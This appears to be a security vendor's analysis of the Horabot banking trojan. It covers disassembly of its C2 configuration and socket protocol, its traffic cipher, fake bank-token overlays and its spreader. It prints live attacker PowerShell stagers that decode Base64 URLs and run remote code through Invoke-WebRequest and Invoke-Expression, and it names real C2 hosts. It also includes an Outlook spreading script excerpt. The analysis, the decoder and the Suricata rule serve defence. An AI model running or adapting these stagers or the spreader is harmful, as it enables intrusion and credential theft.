| <pre>.text:00A9EAD5      mov     eax, ds: idr31476467_VHT_649454_TIdSSLIOHandlerSocketOpenSSL .text:00A9EADA      call   idr31486776_TIdBaseComponent_Create .text:00A9EADF      mov     [ebp+var_C], eax .text:00A9EAE2      dl, 1 .text:00A9EAE4      mov     eax, ds: TStringList .text:00A9EAE9      call   TStringList_Create ... .text:00A9EB17      call   idr31491145_TIdHTTP_GetRequest .text:00A9EB1C      add     eax, 0A8h .text:00A9EB21      push    eax .text:00A9EB22      lea     edx, [ebp+var_14] .text:00A9EB25      mov     eax, 3FCh ; Mozilla/5.0 (Windows NT 10.0; Win64; x64) .text:00A9EB2A      call   getDecryptedStringsList_sub_00A86D00 .text:00A9EB2F      mov     edx, [ebp+var_14] .text:00A9EB32      pop     eax .text:00A9EB33      call   USTRlAsg .text:00A9EB36      mov     eax, [ebp+var_C] .text:00A9EB38      mov     eax, [eax+11Ch] .text:00A9EB41      dl, 5 .text:00A9EB43      call   idr31479550_TIdSSLOptions_SetMethod .text:00A9EB48      lea     ecx, [ebp+var_4] .text:00A9EB4B      mov     edx, edi .text:00A9EB4D      mov     eax, [ebp+var_8] .text:00A9EB50      call   idr31490394_TIdCustomHTTP_Get</pre> | <pre>.text:00A86D00 getDecryptedStringsList_sub_00A86D00 proc near .text:00A86D00      var_8      = dword ptr -8 .text:00A86D00      var_4      = dword ptr -4 ... .text:00A86D00      push    ebp .text:00A86D01      mov     ebp, esp ... .text:00A86D01      call   USTRClr .text:00A86D06      mov     dl, 1 .text:00A86D0A      mov     eax, ds: TStringList .text:00A86D0D      call   TStringList_Create .text:00A86D12      mov     [ebp+var_4], eax ; TStringList .text:00A86D15      xor     eax, eax .text:00A86D17      push    ebp .text:00A86D18      push    offset loc_A8A7C .text:00A86D1B      push    dword ptr fs:[eax] .text:00A86D1E      mov     fs:[eax], esp .text:00A86D21      mov     edx, offset a9ed563f67efa38 ; "9ED563F67EFA38FF06" .text:00A86D24      mov     eax, [ebp+var_4] ; TStringList .text:00A86D27      mov     ecx, [eax] .text:00A86D2A      call   dword ptr [ecx+3Ch] ; TStringList.Add .text:00A86D2D      mov     edx, offset a56fa1e2d3046fc ; "56FA1E2D3046FC31" .text:00A86D30      mov     eax, [ebp+var_4] ; TStringList ... .text:00A86D39      call   dword ptr [esi+0Ch] ; TStringList.Get .text:00A86D3C      mov     eax, [ebp+var_8] .text:00A86D3F      mov     edx, ebx .text:00A86D41      call   XOR_decrypt_sub_00A86B64</pre> |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|

Indexed strings via TStringList lookups

The malware fetches its configuration by performing an HTTPS GET request to the hardcoded, encrypted C2 server. The server responds with a configuration, which is a raw HTTP response, consisting of several values, each individually encrypted with the aforementioned algorithm. The sample extracts specific parameters based on their position in the list.



```

.text:00AD2CAE      lea     edx, [ebp+var_10]
.text:00AD2CB1      mov     eax, idr33845530___7DD532E017BA83CAC1154A86DC73AC568C32D34C
.text:00AD2CB1      ; https://cgf.facturastbs.shop/0725/a/home
.text:00AD2CB6      call    XOR_decrypt_sub_00A86B64
.text:00AD2CBB      mov     eax, [ebp+var_10]
.text:00AD2CBE      lea     ecx, [ebp+var_4]
.text:00AD2CC1      mov     edx, 1
.text:00AD2CC6      call    get_conf_entry_from_C2_sub_00ACFFF8
.text:00AD2CCB      lea     edx, [ebp+var_14]
.text:00AD2CCE      mov     eax, [ebp+var_4]
.text:00AD2CD1      call    XOR_decrypt_sub_00A86B64
.text:00AD2CD6      mov     edx, [ebp+var_14]
.text:00AD2CD9      lea     eax, [ebp+var_4]
.text:00AD2CDC      call    idr471598__UStrLAsg
.text:00AD2CE1      lea     edx, [ebp+var_18]
.text:00AD2CE4      mov     eax, 22Ch ; ;
.text:00AD2CE9      call    getDecryptedStringsList_sub_00A86D80
.text:00AD2CEE      mov     eax, [ebp+var_18]
.text:00AD2CF1      mov     ecx, 1
.text:00AD2CF6      mov     edx, [ebp+var_4]
.text:00AD2CF9      call    idr472122_Pos_0
.text:00AD2CFE      test    eax, eax
.text:00AD2D00      jle     loc_AD2DB6
.text:00AD2D06      lea     eax, [ebp+var_8]
.text:00AD2D09      push    eax
.text:00AD2D0A      lea     edx, [ebp+var_1C]
.text:00AD2D0D      mov     eax, 22Ch ; ;
.text:00AD2D12      call    getDecryptedStringsList_sub_00A86D80
.text:00AD2D17      mov     eax, [ebp+var_1C]
.text:00AD2D1A      mov     ecx, 1
.text:00AD2D1F      mov     edx, [ebp+var_4]
.text:00AD2D22      call    idr472122_Pos_0
.text:00AD2D27      mov     ecx, eax
.text:00AD2D29      dec     ecx
.text:00AD2D2A      mov     edx, 1
.text:00AD2D2F      mov     eax, [ebp+var_4]
.text:00AD2D32      call    UStrCopy

```

C2 socket address extraction

If parsing fails, the malware falls back to a hardcoded secondary C2 socket address. The socket connection is then established.

```

loc_AD2D43:
8D 45 F4      lea     eax, [ebp+var_C]
50           push  eax
8D 55 E0      lea     edx, [ebp+var_20]
8B 2C 02 00 00 mov     eax, 22Ch ; ;
E8 2C 40 FB FF call    getDecryptedStringsList_sub_00A86D80
8B 45 E0      mov     eax, [ebp+var_20]
B9 01 00 00 00 mov     ecx, 1
8B 55 FC      mov     edx, [ebp+var_4]
E8 E8 81 93 FF call    idr472122_Pos_0
8D D0        mov     edx, eax
42           inc     edx
8B CB        mov     ecx, ebx
8B 45 FC      mov     eax, [ebp+var_4]
E8 CB 7F 93 FF call    UStrCopy
8D 55 DC      lea     edx, [ebp+var_24]
8B 45 F4      mov     eax, [ebp+var_C]
E8 98 EC 94 FF call    Trim
8B 45 DC      mov     eax, [ebp+var_24]
E8 78 F9 94 FF call    StrToInt
8D D0        mov     edx, eax
A1 CB 0F B9 00 mov     eax, ds:word_890FCB
8B 80 C8 03 00 00 mov     eax, [eax+3C8h]
E8 EA 7B 80 FF call    idr31398642_TClientSocket_SetPort
8D 55 D8      lea     edx, [ebp+var_28]
8B 45 F8      mov     eax, [ebp+var_8]
E8 73 EC 94 FF call    Trim
8D 55 D8      mov     edx, [ebp+var_28]
A1 CB 0F B9 00 mov     eax, ds:word_890FCB
8B 80 C8 03 00 00 mov     eax, [eax+3C8h]
E8 4C 7B 80 FF call    idr31398627_TClientSocket_SetHost
EB 47        jmp     short loc_AD2DFD

loc_AD2D86:
8D 55 D4      lea     edx, [ebp+var_2C]
A1 34 77 B8 00 mov     eax, idr33845524_40B19281F118_ ; 49569
E8 A1 3D FB FF call    XOR_decrypt_sub_00A86B64
8B 45 D4      mov     eax, [ebp+var_2C]
E8 31 F9 94 FF call    StrToInt
8D D0        mov     edx, eax
A1 CB 0F B9 00 mov     eax, ds:word_890FCB
8B 80 C8 03 00 00 mov     eax, [eax+3C8h]
E8 A3 7B 80 FF call    idr31398642_TClientSocket_SetPort
8D 55 D0      lea     edx, [ebp+var_30]
A1 30 77 B8 00 mov     eax, idr33845521_68E436DA0644DE2E99F75EE63E_ ; lifenews.pro
E8 7A 3D FB FF call    XOR_decrypt_sub_00A86B64
8B 55 D0      mov     edx, [ebp+var_30]
A1 CB 0F B9 00 mov     eax, ds:word_890FCB
8B 80 C8 03 00 00 mov     eax, [eax+3C8h]
E8 03 7B 80 FF call    idr31398627_TClientSocket_SetHost

```

Fallback to hardcoded socket address (lifenews[.]pro:49569)

Additional configuration values are parsed in `sub_00AD2918` and its subroutines. For example, in the decrypted C2 configuration shown above, parameter 5 contains the “UPON” string that triggers execution, and parameter 6 contains the PowerShell commands that are run when this string is used. Below is the portion of the routine that takes care of parsing this command:

```

.text:00AD29E5      mov     edx, 5
.text:00AD29EA      call    get_conf_entry_from_C2_sub_00ACFFFB
.text:00AD29EF      lea     edx, [ebp+var_1C]
.text:00AD29F2      mov     eax, [ebp+var_4]
.text:00AD29F5      call    XOR_decrypt_sub_00A86B64
.text:00AD29FA      mov     edx, [ebp+var_1C]
.text:00AD29FD      lea     eax, [ebp+var_4]
.text:00AD2A00      call    idr471598_UStrLAsg
.text:00AD2A05      lea     edx, [ebp+var_20]
.text:00AD2A08      mov     eax, 47Eh ; UPON
.text:00AD2A0D      call    getDecryptedStringsList_sub_00A86D80
.text:00AD2A12      mov     edx, [ebp+var_20]
.text:00AD2A15      mov     eax, [ebp+var_4]
.text:00AD2A18      call    idr472065_UStrEqual
.text:00AD2A1D      jnz     short loc_AD2A92
.text:00AD2A1F      lea     edx, [ebp+var_24]
.text:00AD2A22      mov     eax, idr33845530_7DD532E017BA83CAC1154A86DC73AC568C32D34DF85D89CA9034E412C4C384C3CD335483DA739A4EF5_ ;
.text:00AD2A22      ; https://cgf.facturastbs.shop/0725/a/home
.text:00AD2A27      call    XOR_decrypt_sub_00A86B64
.text:00AD2A2C      mov     eax, [ebp+var_24]
.text:00AD2A2F      lea     ecx, [ebp+var_4]
.text:00AD2A32      mov     edx, 6
.text:00AD2A37      call    get_conf_entry_from_C2_sub_00ACFFFB
.text:00AD2A3C      lea     edx, [ebp+var_28]
.text:00AD2A3F      mov     eax, [ebp+var_4]
.text:00AD2A42      call    XOR_decrypt_sub_00A86B64
.text:00AD2A47      mov     edx, [ebp+var_28]
.text:00AD2A4A      lea     eax, [ebp+var_4]
.text:00AD2A4D      call    idr471598_UStrLAsg
.text:00AD2A52      push    0 ; nShowCmd
.text:00AD2A54      push    0 ; lpDirectory
.text:00AD2A56      mov     eax, [ebp+var_4]
.text:00AD2A59      call    idr471943_UStrToPWChar
.text:00AD2A5E      push    eax ; lpParameters
.text:00AD2A5F      lea     edx, [ebp+var_2C]
.text:00AD2A62      mov     eax, 47Dh ; powershell.exe

```

Extracting value 5 and 6 from the configuration

In addition to HTTP communication, the malware supports raw socket communication using a custom protocol that encapsulates commands into tags such as `<|SIMPLE_TAG|>` or `<|TAG|>Arg1<|>Arg2<<|>`.

The client initiates the C2 connection in `sub_00AD331C`, where it establishes a TCP socket to the operator's server and sends the **"PRINCIPAL"** command to request a control channel. After receiving an OK response, it follows up with an **"Info"** message containing system details. Once validated, the server replies with a **"SocketMain"** message containing a session ID, completing the handshake. All subsequent command handling occurs in `sub_00AD373C`, a central orchestrator routine that parses incoming messages and dispatches the malicious actions.

The sample, and therefore the protocol itself, is inherited, from the open-source [Delphi Remote Access PC project](#), as our colleagues at ESET have [noted](#) in the past. Below is a visual comparison:



The image shows a side-by-side comparison of assembly code and Delphi source code. On the left is a disassembly of the 'PING' command handling routine, showing instructions like `leal edx, [ebp+var_150]`, `mov eax, 20h`, `call getDecryptedStringsList_sub_00A8D000`, and `call idr472122_Pos_0`. On the right is the Delphi source code for `Conectar.pas`, showing the `if Pos('<|PING|>', strCommand) > 0 then begin` block, which calls `Socket.SendText('<|PONG|>')` and sets `RecebendoDados := true;`.

Comparison of “PING” and “Close” commands (sample disassembly on the left, Delphi Remote Access source code on the right)

Some features from the open-source project, including the chat and file manipulation commands, have been removed, while some mouse-related commands have been renamed with playful prefixes like “LULUZ” (e.g., `LULUZLD`, `LULUZPos`). This could be an inside joke, anti-analysis obfuscation, or a way to mark custom variants. Beyond the standard functionality, the protocol now includes a range of additional custom commands, such as `LULUZSD` for mouse wheel scrolling down, `ENTERMANDA` to simulate pressing the Enter key, and `COLADIFKEYBOARD` to inject arbitrary text as keystrokes.

The full command set is considerably larger, and while not all commands are implemented in the analyzed sample, evidence of their presence (e.g., in the form of strings) suggests ongoing development.

After getting a sense of the protocol, let's focus on the cipher used. In this sample, traffic exchanged via the C2 socket channel is encrypted using another stateful XOR algorithm with embedded decryption keys. Its logic is implemented in the routines `sub_00A9F2D0` (encryption) and `sub_00A9F5C0` (decryption):

```

.text:00A9F306 call idr470408_Randomize
.text:00A9F308 mov eax, 8999
.text:00A9F310 call idr470414_Random
.text:00A9F315 add ax, 1000
.text:00A9F319 mov [ebp+random_1], ax
.text:00A9F31D call idr470408_Randomize
.text:00A9F322 mov eax, 8999
.text:00A9F327 call idr470414_Random
.text:00A9F32C add ax, 3E8h
.text:00A9F330 mov [ebp+random_2], ax
.text:00A9F334 call idr470408_Randomize
.text:00A9F339 mov eax, 8999
.text:00A9F33E call idr470414_Random
.text:00A9F343 add ax, 1000
.text:00A9F347 mov [ebp+random_3], ax
.text:00A9F34B movzx esi, [ebp+random_1]
.text:00A9F34F lea eax, [ebp+var_8]
.text:00A9F352 call UStrClr
.text:00A9F357 mov eax, [ebp+var_4]
.text:00A9F35A test eax, eax
.text:00A9F35C jz short loc_A9F363
.text:00A9F35E sub eax, 4
.text:00A9F361 mov eax, [eax]
.text:00A9F363 loc_A9F363:
.text:00A9F363 mov edi, eax
.text:00A9F365 test edi, edi
.text:00A9F367 jle loc_A9F402
.text:00A9F36D mov [ebp+var_10], 1
.text:00A9F374

```

```

.text:00A9F374
.text:00A9F374 loc_A9F374:
.text:00A9F374 mov eax, [ebp+var_4]
.text:00A9F377 mov edx, [ebp+var_10]
.text:00A9F37A movzx ebx, byte ptr [eax+edx*2-2]
.text:00A9F37F movzx eax, si
.text:00A9F382 shr eax, 8
.text:00A9F385 xor bl, al
.text:00A9F387 movzx eax, bl
.text:00A9F38A add si, ax
.text:00A9F38D imul si, [ebp+random_2]
.text:00A9F392 add si, [ebp+random_3]
.text:00A9F396 lea ecx, [ebp+var_1C]
.text:00A9F399 movzx eax, bl
.text:00A9F39C mov edx, 2
.text:00A9F3A1 call idr501621_IntToHex
.text:00A9F3A6 mov edx, [ebp+var_1C]
.text:00A9F3A9 lea eax, [ebp+var_8]
.text:00A9F3AC call UStrCat
.text:00A9F3B1 push offset asc_A9F444 ; "##"
.text:00A9F3B6 lea edx, [ebp+var_20]
.text:00A9F3B9 movzx eax, [ebp+random_1]
.text:00A9F3BD call IntToStr
.text:00A9F3C2 push [ebp+var_20]
.text:00A9F3C5 lea edx, [ebp+var_24]
.text:00A9F3C8 movzx eax, [ebp+random_2]
.text:00A9F3CC call IntToStr
.text:00A9F3D1 push [ebp+var_24]
.text:00A9F3D4 lea edx, [ebp+var_28]
.text:00A9F3D7 movzx eax, [ebp+random_3]
.text:00A9F3DB call IntToStr
.text:00A9F3E0 push [ebp+var_28]
.text:00A9F3E3 push [ebp+var_8]
.text:00A9F3E6 push offset asc_A9F444 ; "##"
.text:00A9F3EB lea eax, [ebp+var_C]
.text:00A9F3EE mov edx, 6
.text:00A9F3F3 call UStrCatN
.text:00A9F3F8 inc [ebp+var_10]
.text:00A9F3FB dec edi
.text:00A9F3FC jnz loc_A9F374
.text:00A9F402

```

Encryption routine sub\_00A9F2D0

The encryption routine generates three random four-digit integer keys. The first key acts as the initial cipher state, while the other two serve as the multiplier and increment that are applied at every encryption stage to both the state and the data. For each character in the input string, it takes the high byte of the current state, XORs it with the character to encrypt, and then updates the cipher state for the next character. The output is created by prepending the three keys to the ciphertext, encapsulating everything within the “##” markers. The final output looks like this:

1 ##[key1][key2][key3][encrypted\_hex\_data]##

Here’s a Python snippet to decode such traffic:

```

1  def deobfuscate_traffic(obfuscated):
2
3      if not (obfuscated.startswith("##") and obfuscated.endswith("##")):
4
5          raise ValueError("Invalid format")
6
7
8      core = obfuscated[2:-2]
9
10
11
12      key1 = int(core[0:4])
13
14      key2 = int(core[4:8])
15
16      key3 = int(core[8:12])
17
18
19
20      hex_data = core[12:]
21
22
23      current_key = key1
24
25      output_chars = []
26
27
28      for i in range(0, len(hex_data), 2):
29
30          xored = int(hex_data[i:i+2], 16)
31
32
33
34          high_byte = (current_key >> 8) & 0xFF
35
36          original_char = chr(xored ^ high_byte)
37
38          output_chars.append(original_char)
39
40
41          current_key = ((current_key + xored) * key2 + key3) & 0xFFFF
42
43
44      return "".join(output_chars)

```

Although this encryption layer was likely intended to evade network inspection, it ironically makes detection easier due to its highly regular and repetitive structure. This pattern, including the external markers “##”, is uncommon in legitimate traffic and can be used as a reliable network signature for IDS/IPS systems. Below is a Suricata rule that matches the described structure:


```
1  alert tcp any any -> any any ( \
2
3      msg:"Horabot C2 socket communication (##hex##)"; \
4
5      flow:established; \
6
7      content:"##"; depth:2; fast_pattern; \
8
9      content:"##"; endswith; \
10
11     pcre:"/^##[1-9][0-9]{3}[1-9][0-9]{3}[1-9][0-9]{3}[0-9A-F]+##$/"; \
12
13     classtype:trojan-activity; \
14
15     sid:19000000; \
16
17     rev:1; \
18
19     metadata:author Domenico; \
20
21 )
```

As [documented](#) by our colleagues at Fortinet, the malware contains functionality to display fake pop-ups prompting victims to enter their banking credentials. The images for these pop-ups are stored as encrypted resources. Unlike strings, resources are decrypted using the standard RC4 cipher, and the key `pega-avisao3234029284` is retrieved from the previous `TStringList` structure at offset 3FEh.

```

.text:00AD73FA lea     edx, [ebp+var_438]
.text:00AD7400 mov     eax, 341h ; TOKENBANREGIO
.text:00AD7405 call    getDecryptedStringsList_sub_00A86D80
.text:00AD740A mov     eax, [ebp+var_438]
.text:00AD7410 mov     ecx, 1
.text:00AD7415 mov     edx, [ebp+var_4]
.text:00AD7418 call    idr472122_Pos_0
.text:00AD741D test    eax, eax
.text:00AD741F jle     loc_AD7500
.text:00AD7425 mov     ecx, [ebp+var_18]
.text:00AD7428 dl, 1
.text:00AD742A mov     eax, ds:ids33484019_VHT_AC6644_Tarrefmoddatten
.text:00AD742F call    idr31381360_TCustomForm_Create
.text:00AD7434 mov     edx, idr33846103_gvar_00B88D74
.text:00AD743A mov     [edx], eax
.text:00AD743C mov     eax, 64h ; 'd'
.text:00AD7441 call    idr21297__Unit153_sub_00AA160C
.text:00AD7446 mov     eax, idr33846024_gvar_00B88D9C
.text:00AD7448 mov     eax, [eax]
.text:00AD744D mov     eax, [eax+3CCh]
.text:00AD7453 xor     edx, edx
.text:00AD7455 call    idr19298223_TLabel_SetVisible
.text:00AD745A call    idr21321__Unit154_sub_00AA2C60
.text:00AD745F xor     eax, eax
.text:00AD7461 push    ebp
.text:00AD7462 push    offset loc_AD7488
.text:00AD7467 push    dword ptr fs:[eax]
.text:00AD746A mov     fs:[eax], esp
.text:00AD746D lea     edx, [ebp+var_43C]
.text:00AD7473 mov     eax, 3FEh ; pega-avisao32340292B4
.text:00AD7478 call    getDecryptedStringsList_sub_00A86D80
.text:00AD747D mov     eax, [ebp+var_43C]
.text:00AD7483 push    eax
.text:00AD7484 lea     edx, [ebp+var_440]
.text:00AD748A mov     eax, 400h ; sicccimage11
.text:00AD748F call    getDecryptedStringsList_sub_00A86D80
.text:00AD7494 mov     eax, [ebp+var_440]
.text:00AD749A mov     edx, idr33846103_gvar_00B88D74
.text:00AD74A0 mov     [edx], ecx
.text:00AD74A2 mov     ecx, [edx+5ACh]
.text:00AD74A8 pop     edx
.text:00AD74A9 call    get_PNG_Resource_sub_00AD24EC


```



Fake token overlay used for credential theft (right), with disassembly (left)

The wordplay around “pega a visão”, Brazilian slang meaning “get the picture” figuratively, reveals an intentional cultural reference, supporting the already well-known Brazilian ties of the operators who have a native understanding of the language.

Below is a collage of pictures where the targeted bank overlays are visible.



Excerpt of decrypted fake overlays

## Stage 4: The spreader

In our tests, we noticed that both the VBScript (the heavy lifter) and the Delphi DLL have overlapping functionality for downloading the next stage via PowerShell. Although they rely on different domains, they follow the same URL pattern.



```
labodeguitaup.space/a/08/150822/au/au

$ekalseis =
$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('aB0AHQAcABzAdoALwAvAGMAZw8mAC4AZg8hAGMAAdAB1AHI
gAvAGEAdQAvAGcAZQByAGEAdQB0AG8ALgBwAGgAcAA=')))
$feawhajs = Invoke-WebRequest -Uri $ekalseis
Invoke-Expression $feawhajs.Content

cgf.facturastbs.shop/a/08/150822/au/gerauto.php

$eftsy3383962519 =
[System.Text.Encoding]::UTF8.GetString([Convert]::FromBase64String("YjQ5ZjRjZDdmZGVlNDJhN2h0dHBzOi8vY2dmLmZhY3R1cmFzdGJzLnNob3AvYS8wOC8xNTA4HjIvYXUvYX8w"))
$kuchn5290980809 =
[System.Text.Encoding]::UTF8.GetString([Convert]::FromBase64String("NjAyZDAzZjQzYTA1N2YxNmhhb0dHBzOi8vY2dmLmZhY3R1cmFzdGJzLnNob3AvYS8wOC8xNTA4HjIvYXUvYTI="))
$hszjp1629668227 =
[System.Text.Encoding]::UTF8.GetString([Convert]::FromBase64String("OGNiYWY0YmVkyTRlNDUyOGhhb0dHBzOi8vY2dmLmZhY3R1cmFzdGJzLnNob3AvYS8wOC8xNTA4HjIvYXUvYTI="))
$xrjh4826998687 =
[System.Text.Encoding]::UTF8.GetString([Convert]::FromBase64String("NmQyZ22lOTgyNmQzNzhjZmhhb0dHBzOi8vY2dmLmZhY3R1cmFzdGJzLnNob3AvYS8wOC8xNTA4HjIvYXUvYTI="))
$djfcu6732258312 =
[System.Text.Encoding]::UTF8.GetString([Convert]::FromBase64String("YTY5N2RlNjlmOGY0YTRlNDUyOGhhb0dHBzOi8vY2dmLmZhY3R1cmFzdGJzLnNob3AvYS8wOC8xNTA4HjIvYXUvYTI="))
$uyjnk2641321412 =
[System.Text.Encoding]::UTF8.GetString([Convert]::FromBase64String("ZmVjY2dmZGVlNDJhN2h0dHBzOi8vY2dmLmZhY3R1cmFzdGJzLnNob3AvYS8wOC8xNTA4HjIvYXUvYTI="))
$oesmf9224236871 = $eftsy3383962519.Substring(16)
$oesmf9224236871 = Invoke-WebRequest -Uri $oesmf9224236871
$cqbfv7004398478 = $kuchn5290980809.Substring(16)
$cqbfv7004398478 = Invoke-WebRequest -Uri $cqbfv7004398478
$bkzro5254480868 = $hszjp1629668227.Substring(16)
$bkzro5254480868 = Invoke-WebRequest -Uri $bkzro5254480868
$qdny5692481695 = $xrjh4826998687.Substring(16)
$qdny5692481695 = Invoke-WebRequest -Uri $qdny5692481695
$xmouw8452661797 = $djfcu6732258312.Substring(16)
$xmouw8452661797 = Invoke-WebRequest -Uri $xmouw8452661797
$khwis8077009065 = $uyjnk2641321412.Substring(16)
$khwis8077009065 = Invoke-WebRequest -Uri $khwis8077009065
$ehqgc1629624637 = [System.Text.Encoding]::UTF8.GetString($oesmf9224236871.Content)
Invoke-Expression $ehqgc1629624637
Start-Sleep -Seconds 6
$hvz11640088127 = [System.Text.Encoding]::UTF8.GetString($cqbfv7004398478.Content)
Invoke-Expression $hvz11640088127
Start-Sleep -Seconds 5
$iqxea3358869573 = [System.Text.Encoding]::UTF8.GetString($bkzro5254480868.Content)
Invoke-Expression $iqxea3358869573
Start-Sleep -Seconds 4
$rzmfjy3509837988 = [System.Text.Encoding]::UTF8.GetString($qdny5692481695.Content)
Invoke-Expression $rzmfjy3509837988
Start-Sleep -Seconds 3
$xytiq1543773621 = [System.Text.Encoding]::UTF8.GetString($xmouw8452661797.Content)
Invoke-Expression $xytiq1543773621
Start-Sleep -Seconds 2
$ohqur6456461225 = [System.Text.Encoding]::UTF8.GetString($khwis8077009065.Content)
Invoke-Expression $ohqur6456461225
Start-Sleep -Seconds 1
```

In the second stager, we found several Base64-encoded URLs, but only one of them was active during our analysis. Based on comments found in the spreader code, we suspect that in previous versions or campaigns the spreader was assembled piece by piece from these other URLs. In our case, however, a single URL contained all the necessary code.



```

144
145 # Limpa a caixa de saída antes de sapecar
146 $outlook = New-Object -ComObject Outlook.Application
147 $namespace = $outlook.GetNamespace("MAPI")
148
149 # Obtém a pasta Caixa de Saída (Outbox)
150 $outbox = $namespace.GetDefaultFolder([Microsoft.Office.Interop.Outlook.OlDefaultFolders]::olFolderOutbox)
151
152 # Remove todos os itens da Caixa de Saída
153 foreach ($item in @($outbox.Items)) {
154     try {
155         $item.Delete()
156     } catch {
157         Write-Warning "Não foi possível deletar um item: $_"
158     }
159 }
160
161 Write-Output "Caixa de saída limpa!"
162
163 #aki começa o Send
164
229 # 1. Criar o conteúdo HTML com texto e link
230 > $htmlContent = @"...
386 "@
387
388 # 2. Definir o caminho do arquivo HTML temporário
389 $htmlPath = "C:\Users\Public\temp.html"
390 $htmlContent | Set-Content -Path $htmlPath
391
392 # 3. Caminho de destino do PDF
393 $pdfOutputPath = "C:\Users\Public\File-$line.pdf"
394
395 # 4. Usar Microsoft Edge para imprimir o arquivo HTML para PDF (com "Microsoft Print to PDF")
396 Start-Process "msedge.exe" -ArgumentList "--headless", "--print-to-pdf=$pdfOutputPath", $htmlPath
397
398 # 5. Aguardar a geração do PDF (ajustar o tempo conforme necessário)
399 Start-Sleep -Seconds 6
400
401 # 6. Exibir mensagem de sucesso
402 Write-Host "PDF gerado com sucesso em: $pdfOutputPath"
403
404 # 7. Limpar o arquivo HTML temporário (opcional)
405 Remove-Item -Path $htmlPath

```

